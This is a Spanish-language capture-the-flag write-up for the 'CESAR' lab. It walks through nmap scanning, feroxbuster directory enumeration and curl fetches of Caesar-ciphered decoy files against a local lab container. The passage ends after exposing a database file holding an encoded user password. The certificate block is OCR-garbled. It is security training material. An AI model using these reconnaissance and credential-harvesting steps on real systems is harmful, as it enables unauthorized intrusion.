

Solución lab **CESAR** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM. Laboratorio: CESAR.

Verificando instancias previas...

Tu laboratorio está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: 
```

Iniciamos un escaneo de puertos con nmap

```
(chifay@kali)-[~/Whoami-Labs/CESAR]
$ nmap -p- -sV -sC -ss -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_scan_cesar
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-20 10:04 -0600
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:04
Completed NSE at 10:04, 0.00s elapsed
Initiating ARP Ping Scan at 10:04
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 10:04, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:04
Scanning 172.17.0.2 [65535 ports]
Discovered open port 8080/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 5432/tcp on 172.17.0.2
Completed SYN Stealth Scan at 10:04, 7.58s elapsed (65535 total ports)
Initiating Service scan at 10:04
```

```

MD5: c05c 1539 5418 18bb b348 abe9 8013 bf39
SHA-1: 5c1b 3497 d853 1478 0b35 1698 8526 24de 209c b456
SHA-256: b923 d91f 05cc dd93 a4d3 b4c1 17cd 8f3e a31c 9664 574d a128 6f31 15c4 ba91 6149
-----BEGIN CERTIFICATE-----
MIIC+DCCAeCgAwIBAgIUL9AoFsJduSBHjd+ jFTyBE+waAPiWDOYJKoZIhvcNAQEL
BQAwFDESMBAGA1UEAwJbG99jYXxob3N0MB4XDTI1MTI1MjAzNDIwNVoXDTM1MTIx
MDA2NDIwNVoFDESMBAGA1UEAwJbG99jYXxob3N0MTI1BjANBgkqhkiG9w0BAQEAF
AOACAQ8AMIIBCgKAQEAxqqo0tGH3VL3jffFXyJ55tXrD2N0pcV2D0rZk1/ jpfEaA
+oh0hkd24Z8hoFKh93jSDyazBgoKWHumOrXdnWygdx/ ekZMB7M28ydTs20KYuwog
5Pe1x3DSxgiGdmnUbesKyWzn1t0890TEiX8vOwtYRIwh85cgjohH9CiS33L7y2EU
sxEsLnRzPUQzUPPEE1Znxow9PTIRxnnEO3YcPpEvHHNxmQ2PXjrXmAN8NWxiPxe9Q
nNyHqo7HsWq1R9IeDG2KxjkbZTvc69uwetXois8UGGBkrpLQ2zwZS00aYQdv3e
Ca9NiFUATCHBh6AsaEJwoQgavrr2HnZx5hct+/ fT07wIDAQABo0IwQDAJBGNVHRME
A3AAMBGAQ1UdeEQNNMAuCCWxvY2FsaG9zZAdBgBNVHQ4EFgQUA50X/ o1/ S07vLsV1
10MuNeqG3JuWDOYJKoZIhvcNAQELBQADggEBAH1JN7K9HuG5as8LhaLTPac3G+aZ
M90UjAw/ ud5/ ZMsTZd7hiyFHF1fSFEGMGvUBrLzMWLh8rHLbC48WHDDBE37bmEU+m
iLWlh0M6ZsQgw5Jr6MK0S9AwuiaC0xONMKE/ Tm+YgsZBHUrPMTLrupCW9EB0Jp5
s06YAGiULNRff3XPq5A1ijMb1U0awoUNZX1QEMvZuhnldmE8916VnbC43PubLR1V
xpgxh6cLUlTGkZSFepClay/ 7u0Jm4Jz3oX0J2j9W0bNpxxLavDv63huiHn2EEHeWd
d+1E1HdFtbs3RuL/ jiyCZ7zs1Y1VGCXuDb1w39Y2ni0LV1Jy7pJ4szsvM=
-----END CERTIFICATE-----
|_ ssl-date: TLS randomness does not represent time
8080/tcp open http syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: CESAR Lab | whoami-labs


```

Puertos y Servicios Detectados

Puerto	Servicio	Versión	Detalles
21/tcp	FTP	vsftpd 3.0.5	-

Puerto	Servicio	Versión	Detalles
22/tcp	SSH	OpenSSH 8.9p1	Ubuntu
80/tcp	HTTP	Apache 2.4.52	Página por defecto de Ubuntu
445/tcp	HTTP	Apache 2.4.52	OWASP Management System
5432/tcp	PostgreSQL	14.20-14.21	SSL habilitado
8080/tcp	HTTP	Apache 2.4.52	CESAR Lab

Comencemos analizando el puerto 80 que es la página por defecto de Apache



```
Apache2 Ubuntu Default Pag x http://172.17.0.2/ x +
Not Secure view-source:http://172.17.0.2/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
198 }
199 </style>
200 </head>
201 <body>
202 <div class="main page">
203 <div class="page header floating element">
204 
206 <div>
207 <span style="margin-top: 1.5em;" class="floating_element">
208 Apache2 Default Page
209 </span>
210 </div>
211 <div class="banner">
212 <div id="about"></div>
213 It works!
214 </div>
215 </div>
216 <div class="content section floating element">
217 <div class="content_section_text">
218 <p>
219 This is the default welcome page used to test the correct
220 operation of the Apache2 server after installation on Ubuntu systems.
221 It is based on the equivalent page on Debian, from which the Ubuntu Apache
222 packaging is derived.
223 If you can read this page, it means that the Apache HTTP server installed at
224 this site is working properly. You should <b>replace this file</b> (located at
225 <tt>/var/www/html/index.html</tt>) before continuing to operate your HTTP server.
226 </p>
227 <p>
228 If you are a normal user of this web site and don't know what this page is
229 about, this probably means that the site is currently unavailable due to
230 maintenance.
231 If the problem persists, please contact the site's administrator.
232 </p>
233 </div>
234 <div class="section header">
235 <div id="changes"></div>
236 Configuration Overview
237 </div>
238 <div class="content_section_text">
239 <p>
240 </p>
241 </div>
242 </div>
```

La página web como su código no contienen información de utilidad, vamos a realizar una enumeración web en el puerto 80 para ver si o hay directorios o archivos ocultos

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CESAR chifay@kali: ~/Whoami-Labs/CESAR chifay@kali: ~/Whoami-Labs/CESAR



Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 272c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET 9l 28w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
200 GET 22l 105w 5952c http://172.17.0.2/icons/ubuntu-logo.png
200 GET 363l 961w 10671c http://172.17.0.2/
200 GET 363l 961w 10671c http://172.17.0.2/index.html
[#####] - 26s 55428/55428 0s found:3 errors:0
[#####] - 25s 55368/55368 2256/s http://172.17.0.2/

(chifay@kali) - [~/Whoami-Labs/CESAR]
$
```

Pasemos al puerto 8080



Solo contiene información sobre el cifrado Cesar, hagamos una enumeración web en este puerto

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CESAR  chifay@kali: ~/Whoami-Labs/CESAR  chifay@kali: ~/Whoami-Labs/CESAR
Extract Links      true
Output File        Web.txt
Extensions          [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods       [GET]
Recursion Depth    4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
200 GET 86l 368w 3318c http://172.17.0.2:8080/
301 GET 9l 28w 315c http://172.17.0.2:8080/admin => http://172.17.0.2:8080/admin/
200 GET 1l 7w 46c http://172.17.0.2:8080/admin/id_rsa
200 GET 86l 368w 3318c http://172.17.0.2:8080/index.html
301 GET 9l 28w 316c http://172.17.0.2:8080/passwd => http://172.17.0.2:8080/passwd/
301 GET 9l 28w 316c http://172.17.0.2:8080/shadow => http://172.17.0.2:8080/shadow/
200 GET 1l 4w 27c http://172.17.0.2:8080/passwd/index.html
200 GET 1l 7w 43c http://172.17.0.2:8080/shadow/index.html
[#####] - 70s 166176/166176 0s found:8 errors:0
[#####] - 36s 55368/55368 1535/s http://172.17.0.2:8080/
[#####] - 0s 55368/55368 3256941/s http://172.17.0.2:8080/admin/ => Directory listing (add --scan-dir-listi
ngs to scan)
[#####] - 52s 55368/55368 1065/s http://172.17.0.2:8080/passwd/
[#####] - 51s 55368/55368 1088/s http://172.17.0.2:8080/shadow/

(chifay@kali) - [~/Whoami-Labs/CESAR]
$
```

Encontramos el archivo id_rsa y los directorios passwd y shadows

Veamos el contenido del archivo id_rsa

```
(chifay@kali) - [~/Whoami-Labs/CESAR]
$ curl -s http://172.17.0.2:8080/admin/id_rsa
Ydprv sru exhq fdplqr shur vljxh hqxphudqgr!!

(chifay@kali) - [~/Whoami-Labs/CESAR]
$
```

Usando la codificación Cesar el contenido del archivo id_rsa es: Vamos por buen camino pero sigue enumerando!!

Veamos si encontramos algo dentro del directorio passwd

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CESAR  chifay@kali: ~/Whoami-Labs/CESAR  chifay@kali: ~/Whoami-Labs/CESAR
by Ben "epi" Risher  ver: 2.13.1

Target Url      http://172.17.0.2:8080/passwd
In-Scope Url    172.17.0.2
Threads         50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     Web_8080_passwd.txt
Extensions      [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
301 GET 9l 28w 316c http://172.17.0.2:8080/passwd => http://172.17.0.2:8080/passwd/
200 GET 1l 4w 27c http://172.17.0.2:8080/passwd/index.html
[#####] - 13s 55380/55380 0s found:2 errors:0
[#####] - 12s 55368/55368 4492/s http://172.17.0.2:8080/passwd/

(chifay@kali) - [~/Whoami-Labs/CESAR]
$
```

Veamos el contenido de index.html dentro del directorio passwd

```
(chifay@kali)~[/Whoami-Labs/CESAR]
$ curl -s http://172.17.0.2:8080/passwd/index.html
shqvdedv txh hvwded idflo?

(chifay@kali)~[/Whoami-Labs/CESAR]
$
```

Decodificando con Cesar el contenido es: pensabas que estaba facil?

Veamos si hay algo dentro del directorio shadow

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CESAR chifay@kali: ~/Whoami-Labs/CESAR
by Ben "epi" Risher ver: 2.13.1

Target Url http://172.17.0.2:8080/shadow
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File Web 8080 shadow.txt
Extensions [pdf, txt, env, php, zip, bak, py, js, sql, old, sh]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
403 GET 9l 28w 277c Auto-filtering found 404-like response and created new filter; toggle off with --dont
-filter
301 GET 9l 28w 316c http://172.17.0.2:8080/shadow => http://172.17.0.2:8080/shadow/
200 GET 1l 7w 43c http://172.17.0.2:8080/shadow/index.html
[#####] - 13s 55380/55380 0s found:2 errors:0
[#####] - 12s 55368/55368 4611/s http://172.17.0.2:8080/shadow/

(chifay@kali)~[/Whoami-Labs/CESAR]
$
```



En el directorio shadow también hay un archivo index.html, veamos su contenido

```
(chifay@kali)~[/Whoami-Labs/CESAR]
$ curl -s http://172.17.0.2:8080/shadow/index.html
shqvdedv txh hvwded idflo? flhuwr txh qr??



(chifay@kali)~[/Whoami-Labs/CESAR]
$
```

Decodificándolo el contenido es: pensabas que estaba facil? cierto que no??


Pasemos ahora a analizar el puerto 445



En el puerto 445 encontramos un panel de login



Hagamos una enumeración web para ver si encontramos directorio y archivos ocultos



Se encontraron varios directorios, y un archivo que nos llama la atención, está dentro del directorio database, veamos su contenido

```
chifay@kali: ~/Whoami-Labs/CESAR
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/CESAR chifay@kali: ~/Whoami-Labs/CESAR chifay@kali: ~/Whoami-Labs/CESAR
ings to scan)

(chifay@kali)~[~/Whoami-Labs/CESAR]
$ curl -s http://172.17.0.2:445/database/query.sql
-- OWASP Management System Database
-- Tabla de usuarios

CREATE TABLE users (
  id INT PRIMARY KEY AUTO_INCREMENT,
  firstname VARCHAR(100),
  lastname VARCHAR(100),
  username VARCHAR(50) UNIQUE,
  password VARCHAR(255)
);

INSERT INTO users (firstname, lastname, username, password) VALUES
('Linus', 'Torvalds', 'linus_tux', 'TCFudVgjMjAyNSpzZWN1cmU='),
